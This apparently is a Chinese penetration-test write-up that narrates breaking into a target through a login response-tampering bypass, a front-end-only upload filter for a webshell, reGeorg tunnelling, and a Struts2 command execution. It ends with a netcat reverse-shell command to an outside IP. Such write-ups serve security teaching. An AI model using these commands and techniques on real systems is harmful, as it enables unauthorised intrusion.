

铁头娃的渗透测试

原创 队员编号011 酒仙桥六号部队 6月1日

这是 酒仙桥六号部队 的第 12 篇文章。

全文共计1268个字，预计阅读时长5分钟。


前言

争当好青年，疫情期间，坚决执行政府与公司的要求，无奈在家办公的我一如既往的接到了渗透测试的任务。



正篇

话不多说，开干。



01 > 信息搜集

老规矩，第一步先从信息搜集开始。

对目标进行子域名搜集，并没有发现子域名。

在线子域名查询-接口光速版

##查询##

导出数据

域名	优先级
无数据	无数据

扫描网站目录文件，就一个后台登陆页面，其他什么都没有发现。




之后还进行了nmap端口扫描，也没有发现什么有价值的问题。

没办法，只能正面硬刚了。（PS：体现一下我们钢铁直男的性格特征）

02 > 手工测试


基于各类扫描工具都不能很好的提供有用的信息，只好掏出了我的burp，一步一步的去 看。

通过抓包发现，在网站的登陆处存在明文密码传输，刚好网站也没有验证码机制（就算 表面上有验证码，各位师傅也要去尝试一下验证码重放的问题）。




在知道初始化密码的情况下，尝试暴力枚举，看看能不能中奖。

提示用户名不存在，表示今天运气不行啊。



又尝试更改网站响应包来绕过登陆页面，也失败了。

不服输的我，又开始研究SQL注入，果不其然，SQL注入也不存在。



我这爆脾气，没有业务逻辑结构漏洞、爆破不进去、SQL注入没有.....


已经开始准备划水了，但是，突然发现了一个新情况。

03 > 时来运转

由于划水的姿势比较正确（[其实信息搜集的工作一直就没有停](#)），发现登陆报错的时候，网站下方会有一个图片，基于一个白帽子（小辣鸡）敏感的嗅觉，保存在本地以后查看，发现是一个二维码。




打开浏览器扫一扫二维码，发现是这个网站的app版。



柳暗花明又一村~~

把app下载下来，对apk文件进行逆向分析。



无奈，逆向分析、代码审计这种东西，并不是我所擅长的方向，所以鼓捣了好久也没有结果，故而转战app的登陆以及数据传输方面的问题。


04 步入正轨

通过burp抓app的登陆包，并尝试修改数据，发现，登陆错误时，登陆的响应包数据为：

```
{"code":1}
```


此处待定。


这才是真正的时来运转，app登陆处存在业务逻辑漏洞，成功进入后台。



之后就是常规的后台漏洞发现了。

在个人头像处，可以进行文件上传，测试发现只在前端做限制，通过抓包修改，直接绕过，成功获取webshell。





Version	Sep 24 2019 11:51:12
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\pl\nap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Directory Support	enabled
Configuration File (php.ini) Path	
Configuration File	
Directory for additional .ini files	(none)
Additional .ini files parsed	(none)
Version	20180731
Build Date	20180731

05 reGeog+proxifier进行内网渗透

在获取webshell以后，发现防火墙DMZ区域映射外网端口80，使用常规lcx等反弹工具被杀毒软件拦截，尝试webshell提权无果。

一筹莫展之时，想到可以使用reGeog+proxifier正反向代理使自己进入内网。

一顿操作之后，成功进入内网。


```
reGeog
[...]:script lpx$ cd reGeog/
[...]:reGeog lnx$ python reGeogSocksProxy.py -p 3389 -u http
p:/_...n.cn

reGeog
... every office needs a tool like Georg

willem@sensepost.com / @_w_m__
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad

[INFO ] Log Level set to [INFO]
[INFO ] Starting socks server [127.0.0.1:3389], tunnel at [http://_...o2o
med. ..oad
[INFO ] Checking if Georg is ready
[INFO ] Georg says, 'All seems fine'
```

进入内网之后，通过信息搜集，发现一台内网主机存在struts2命令执行漏洞。



直接执行命令，nc反弹端口：

```
nc -e cmd.exe 1.0.0.1 3389
```

